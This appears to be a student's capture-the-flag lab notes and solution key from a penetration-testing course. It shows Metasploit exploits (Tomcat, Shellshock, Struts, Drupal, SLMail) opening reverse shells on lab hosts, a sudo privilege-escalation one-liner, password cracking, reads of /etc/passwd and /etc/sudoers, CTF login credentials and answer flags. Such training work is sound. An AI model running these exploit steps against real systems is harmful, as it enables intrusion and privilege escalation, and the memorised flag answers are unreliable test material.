
20


- Run a Nessus scan against the host that ends with .12.
- View the details of the one critical vulnerability. The flag is the ID number at the top right of the page.

97610


CRITICAL
Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Par...
Description
The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.
Solution
Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.
Alternatively, apply the workaround referenced in the vendor advisory.
Plugin Details
Severity: Critical
ID: 97610
Version: 1.25
Type: remote
Family: CGI abuses
Published: March 8, 2017
Modified: April 11, 2022

FLAG 7:


Flag 7
50
Use an RCE exploit through Metasploit to exploit the host that ends with .10.
Using the results from the agressive Nmap scan, try to to determine which exploit works. You may have to try many before finding the one that works.
Once you have access to the host, search that server for Flag 7.


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[*] Started reverse TCP handler on 172.24.140.207:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 4 opened (172.24.140.207:4444 → 192.168.13.10:60504) at 2022-10
cd ~
ls
ls -lah
total 24K
drwx------ 1 root root 4.0K Feb 4 2022 .
drwxr-xr-x 1 root root 4.0K Oct 18 00:08 ..
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
-rw-r--r-- 1 root root 10 Feb 4 2022 .flag7.txt
drwx------ 1 root root 4.0K May 5 2016 .gnupg
-rw-r--r-- 1 root root 140 Nov 19 2007 .profile
cat .flag7.txt
8ks6sbhss

FLAG 8:

Flag 8

50

- Use an RCE exploit through Metasploit to exploit the host that ends with .11.
- You will use the "Shocking" exploit.
- You may have to try many exploits before you find the one that works.
- **Free Hint 1**: You will need to set the TARGETURI option to `/cgi-bin/shockme.cgi`
- Once you have access to the host, search that server for Flag 8.
- **Free Hint 2**: Check your `sudo` privileges.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.24.140.207:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 5 opened (172.24.140.207:4444 → 192.168.13.11:47008 ) at 2022-10-17 22:27:09 -0400

meterpreter > sudo su
[-] Unknown command: sudo
meterpreter > sudo visudo
[-] Unknown command: sudo
meterpreter > sudo sudovi
[-] Unknown command: sudo
meterpreter > ls
Listing: /usr/lib/cgi-bin
═══════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi
```


```
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

FLAG 9:

Flag 9

30

On the same server that you exploited to find Flag 8, continue to search for Flag 9.


meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:

FLAG 10:

Flag 10

70

- Use an RCE exploit through Metasploit to exploit the host that ends with .12.
- Using the results from the Nessus scan, try to determine which exploit works. You may have to try many before you find the one that works.
- Once you have access to the host, search for a file which contains the flag.
- You will need to use a Meterpreter feature to access the flag within the file

Hint - It may look like you get an error when you connect to the host, but the session was actually created. Search how to manually connect to your session.

```
meterpreter > ls -la
Listing: /cve-2017-538
=======================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100644/rw-r--r--  22365155  fil   2022-02-08 09:17:59 -0500  cve-2017-538-example.jar
100755/rwxr-xr-x  78        fil   2022-02-08 09:17:32 -0500  entry-point.sh
040755/rwxr-xr-x  4096      dir   2022-10-17 20:08:21 -0400  exploit

meterpreter > find / -iname *flag*
[-] Unknown command: find
meterpreter > search -f *flag*
Found 12 results...
===================

Path                                                Size (bytes)  Modified (UTC)
----                                                ------------  --------------
/proc/kpageflags                                    0             2022-10-17 23:35:22 -0400
/proc/sys/kernel/acpi_video_flags                   0             2022-10-17 23:35:22 -0400
/proc/sys/kernel/sched_domain/cpu0/domain0/flags    0             2022-10-17 23:35:23 -0400
/proc/sys/kernel/sched_domain/cpu1/domain0/flags    0             2022-10-17 23:35:23 -0400
/root/flagisinThisfile.7z                           194           2022-02-08 09:17:32 -0500
/sys/devices/platform/serial8250/tty/ttyS0/flags    4096          2022-10-17 23:35:22 -0400
/sys/devices/platform/serial8250/tty/ttyS1/flags    4096          2022-10-17 23:35:22 -0400
/sys/devices/platform/serial8250/tty/ttyS2/flags    4096          2022-10-17 23:35:22 -0400
/sys/devices/platform/serial8250/tty/ttyS3/flags    4096          2022-10-17 23:35:22 -0400
/sys/devices/virtual/net/eth0/flags                 4096          2022-10-17 23:35:22 -0400
/sys/devices/virtual/net/lo/flags                   4096          2022-10-17 23:35:22 -0400
/sys/module/scsi_mod/parameters/default_dev_flags   4096          2022-10-17 23:35:22 -0400

meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > sS
```

```
┌──(root💀kali)-[~]
└─# ls
Desktop    Downloads  file3     flagisinThisfile.7z  image.jpg   Music     Public          script.php  Templates
Documents  file2      flagfile  hash.txt             LinEnum.sh  Pictures  script.jpg.php  Scripts     Videos

┌──(root💀kali)-[~]
└─# cat flagfile
flag 10 is wjasdufsdkg

┌──(root💀kali)-[~]
└─#
```

FLAG 11:

Flag 11

50

- Use an RCE exploit through Metasploit to exploit the host that ends with .13.
- Using the results from the Nmap scan, try to to determine which exploit works. You may have to try many before you find the one that works.
- Once you have access to the host, use a Meterpreter command to determine user that the Meterpreter server is running as on the host
- The username is the flag

www-data

```
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[-] Unexpected reply: #<Rex::Proto::Http::Response:0x000055ec47978568 @headers={"Date"⇒"Tue, 18 Oct 2022 03:43:57 G
MT", "Server"⇒"Apache/2.4.25 (Debian)", "X-Powered-By"⇒"PHP/7.2.15", "Cache-Control"⇒"must-revalidate, no-cache,
private", "X-UA-Compatible"⇒"IE=edge", "Content-language"⇒"en", "X-Content-Type-Options"⇒"nosniff", "X-Frame-Opti
ons"⇒"SAMEORIGIN", "Expires"⇒"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"⇒" ", "X-Generator"⇒"Drupal 8 (https://www.d
rupal.org)", "Transfer-Encoding"⇒"chunked", "Content-Type"⇒"application/hal+json"}, @auto_cl=false, @state=3, @tra
nsfer_chunked=true, @inside_chunk=0, @bufq="", @body="{\"message\":\"The shortcut set must be the currently displaye
d set for the user and the user must have \\u0027access shortcuts\\u0027 AND \\u0027customize shortcut links\\u0027
permissions.\"}Qb4aY5NSVwFH\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10
, @count_100=0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?_format=hal_json HTTP/1.1\r\nHost: 192.1
68.13.13\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0\r\nContent-Ty
pe: application/hal+json\r\nContent-Length: 634\r\n\r\n{\n  \"link\": [\n    {\n      \"value\": \"link\",\n      \"
options\": \"O:24:\\\"GuzzleHttp\\\\Psr7\\\\FnStream\\\":2:{s:33:\\\"\\u0000GuzzleHttp\\\\Psr7\\\\FnStream\\u0000me
thods\\\";a:1:{s:5:\\\"close\\\";a:2:{i:0;O:23:\\\"GuzzleHttp\\\\HandlerStack\\\":3:{s:32:\\\"\\u0000GuzzleHttp\\\\Ha
ndlerStack\\u0000handler\\\";s:17:\\\"echo Qb4aY5NSVwFH\\\";s:30:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000stack\\
\";a:1:{i:0;a:1:{i:0;s:6:\\\"system\\\";}}s:31:\\\"\\u0000GuzzleHttp\\\\HandlerStack\\u0000cached\\\";b:0;}i:1;s:7:\
\\"resolve\\\";}}s:9:\\\"_fn_close\\\";a:2:{i:0;r:4;i:1;s:7:\\\"resolve\\\";}}\"\n    }\n  ],\n  \"_links\": {\n
\"type\": {\n      \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n    }\n  }\n}", @peerinfo={"addr"=
>"192.168.13.13", "port"⇒80}>
[+] The target is vulnerable.
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60390  (192.168.13.10)
  3         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60488  (192.168.13.10)
  4         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60504  (192.168.13.10)
  5         meterpreter x86/linux  www-data @ 192.168.13.11  172.24.140.207:4444 → 192.168.13.11:47008  (192.168.13.11)
  7         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43184  (192.168.13.12)
  8         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43196  (192.168.13.12)
  9         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43206  (192.168.13.12)
```

```
msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions -i

Active sessions
===============

  Id  Name  Type                   Information              Connection
  --  ----  ----                   -----------              ----------
  1         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60390  (192.168.13.10)
  3         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60488  (192.168.13.10)
  4         shell java/linux                                172.24.140.207:4444 → 192.168.13.10:60504  (192.168.13.10)
  5         meterpreter x86/linux  www-data @ 192.168.13.11  172.24.140.207:4444 → 192.168.13.11:47008  (192.168.13.11)
  7         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43184  (192.168.13.12)
  8         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43196  (192.168.13.12)
  9         meterpreter x64/linux  root @ 192.168.13.12      172.24.140.207:4444 → 192.168.13.12:43206  (192.168.13.12)

msf6 exploit(unix/webapp/drupal_restws_unserialize) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > uname
[-] Unknown command: uname
meterpreter > shell
Process 80 created.
Channel 2 created.
whoami
www-data
```

FLAG 12:

Flag 12

100

- Exploit the host that ends with .14.
- The exploit to access this host does NOT use a CVE.
- The hint for this exploit was displayed when viewing Flag 1.
- With this information, try and guess the password to access the host.
- Once you have accessed this host, use a privilege-escalation vulnerabilty to access the final flag.
- **Free Hint**: CVE-2019-14287

```
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Connection closed by 192.168.13.14 port 22

┌──(root💀kali)-[~]
└─# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Permission denied, please try again.
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ sudo -u#-1 pwd
/
$ sudo -u#-1 cat /root/flag12.txt
d7sdfksdf384
```

d7….

DAY 2 SOLUTIONS:

Flag Solutions

Flag 1: h8s692hskasd

- **Location:** https://centralops.net/co/DomainDossier.aspx
- **Vulnerability: Open source exposed data**
- **Method/Payload to Exploit: On the Domain Dossier webpage, view the WHOIS data for totalrekall.xyz. The address will show the flag:**
    - **Registrant Street: h8s692hskasd Flag1**

Flag 2: 34.102.136.180

- **Method/Payload to Exploit: Ping totalrekall.xyz**

Flag 3: s7euwehd

- **Location: crt.sh**
- **Vulnerability: Open source exposed data**
- **Method/Payload to Exploit: On crt.sh, search for totalrekall.xyz to view the flag:**
  - **s7euwehd.totalrekall.xyz**

Flag 4: 5

- **Location: Scan results**
- **Method/Payload to Exploit: Run an Nmap scan for the network (nmap 192.168.13.0/24) to determine that there are 5 hosts excluding the host scanning from.**

Flag 5: 192.168.13.13

- **Location: Scan results**
- **Method/Payload to Exploit: Run an aggressive Nmap scan: nmap -A 192.168.13.0/24**
  - **Analyze the results to see that the host that runs Drupal is 192.168.13.13**

Flag 6: 97610

- **Location: Nessus scan results**
- **Method/Payload to Exploit:**
  - **Run a Nessus scan for 192.168.13.12**
  - **One critical vulnerability will appear for Apache Struts.**
  - **Click on this critical vulnerability. The id 97610 will display on the top right of this page.**

Flag 7: 8ks6sbhss

- **Location/Host: 192.168.13.10**
- **Vulnerability: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)**
- **Method/Payload to Exploit:**
  - **Run MSFconsole.**
  - **Search for exploits that have Tomcat and JSP.**
  - **Use the exploit multi/http/tomcat_jsp_upload_bypass, and set the option for the RHOST to 192.168.13.10.**
  - **After successfully getting a Meterpreter shell, enter "SHELL" to get to the command line.**
  - **Run the following to get the flag: / cat /root/.flag7.txt**

Flag 8: 9dnx5shdf5

- **Location: 192.168.13.11**

- Vulnerability: Shellshock
- Method/Payload to Exploit:
    - Run MSFconsole, and search exploits that have Shellshock.
    - Run MSF (exploit/multi/http/apache_mod_cgi_bash_env_exec) and set the following options:
        - target URI(The vulnerable webpage): /cgi-bin/shockme.cgi
        - RHOST: 192.168.13.11
- To get the flag, run the following from a shell on the exploited machine: cat /etc/sudoers

Flag 9: wudks8f7sd

- Location: 192.168.13.11
- Method/Payload to Exploit: On the same machine as Flag 8, run cat /etc/passwd

Flag 10: wjasdufsdkg

- Location: 192.168.13.12
- Vulnerability: Struts - CVE-2017-5638
- Method/Payload to Exploit: Determine via the Nessus scan that this host is vulnerable to Struts.
    - After connecting to MSFconsole, search for Struts exploits.
    - Use the following exploit to get a Meterpreter shell: multi/http/struts2_content_type_ognl.
        - Set the RHOSTS to 192.168.13.12
    - You may have to manually connect to the session to get the meterpreter shell with: sessions -i <session number>
    - Use Meterpreter to download the following file to your Kali machine: /root/flagisinThisfile.7z
    - From your Kali machine, unzip the file with the following command: 7z x flagisinThisfile.7z
    - Use cat with the flag file to view the flag.

Flag 11: www-data

- Location: 192.168.13.13
- Vulnerability: Drupal - CVE-2019-6340
- Method/Payload to Exploit:
    - After connecting to MSFconsole, search for Drupal exploits.
    - Use the following exploit to get a Meterpreter shell MSF: unix/webapp/drupal_restws_unserialize
        - Set RHOSTS to 192.168.13.13
    - After getting the Meterpreter shell, run getuid to get the username.

Flag 12: d7sdfksdf384

- Location: 192.168.13.14
- Vulnerability: CVE-2019-14287
- Method/Payload to Exploit:
    - When viewing the WHOIS data from Flag 1, notice that the name is: sshuser Alice

- **SSH into the server: ssh alice@192.168.13.14**
- **Guess that the password is: alice**
- **To conduct the privilege escalation exploit and obtain the flag, run the following:**
  - **sudo -u#-1 cat /root/flag12.txt**

DAY 3 CTF:

https://kali:8834/ - browser for today

http://ctf-11.azurewebsites.net/setup

new login info for the CTF site: (same)

- user: jray
- email: jray@jray.com
- password: jrayisthebest
- TEAM: swag:swag

docker-compose pull

docker-compose up

command to start nessus

systemctl status nessusd

systemctl start nessusd

FLAG 1:

(github.com/totalrekall)

```
┌──(root💀kali)-[~]
└─# john ./flag1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (rivera)
1g 0:00:00:00 DONE 2/3 (2022-10-18 21:07) 7.142g/s 7757p/s 7757c/s 7757C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root💀kali)-[~]
└─# john --show flag1.txt
trivera:Tanya4life

1 password hash cracked, 0 left

┌──(root💀kali)-[~]
```

FLAG 2:


Flag 2: HTTP Enumeration

30

- The Windows network has a subnet of 172.22.117.0/24.
- The flag is in a file within a website on the internal network.
- Use the credentials that you found in Flag 1 to access this flag.

```
└─# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-18 21:25 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00061s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00060s latency).
Not shown: 990 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
79/tcp  open  finger
80/tcp  open  http
106/tcp open  pop3pw
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
5901/tcp open  vnc-1
6001/tcp open  X11:1

Nmap done: 256 IP addresses (3 hosts up) scanned in 15.35 seconds
```

(flagbelow)



FLAG 3:

Flag 3: FTP Enumeration

40

- Utilize FTP to access the file containing the flag.
- **Free Hint**: Run an "agressive" scan to determine a method for accessing this file.

```
┌──(root💀kali)-[~]
└─# ftp
ftp> open 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root):
```

```
┌──(root💀kali)-[~]
└─# ftp
ftp> open 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> head flag3.txt
?Invalid command
ftp> download flag3.txt
?Invalid command
ftp> open flag3.txt
Already connected to 172.22.117.20, use close first.
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (390.6250 kB/s)
ftp>
```

moved to other terminate after get (download) the file

```
┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

FLAG 4:

Flag 4: Metasploit

60

- Find a machine that is running the SLMail service.
- Determine an exploit to run using Metasploit. Don't forget to set your LHOST to the IP address of your local machine within the same subnet!
- Once you have exploited the machine, look for `flag4.txt`.

has to set to inide the network not my LHOST IP

```
msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100
lhost => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set rhost 172.22.117.20
rhost => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:49365 ) at 2022-10-18

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
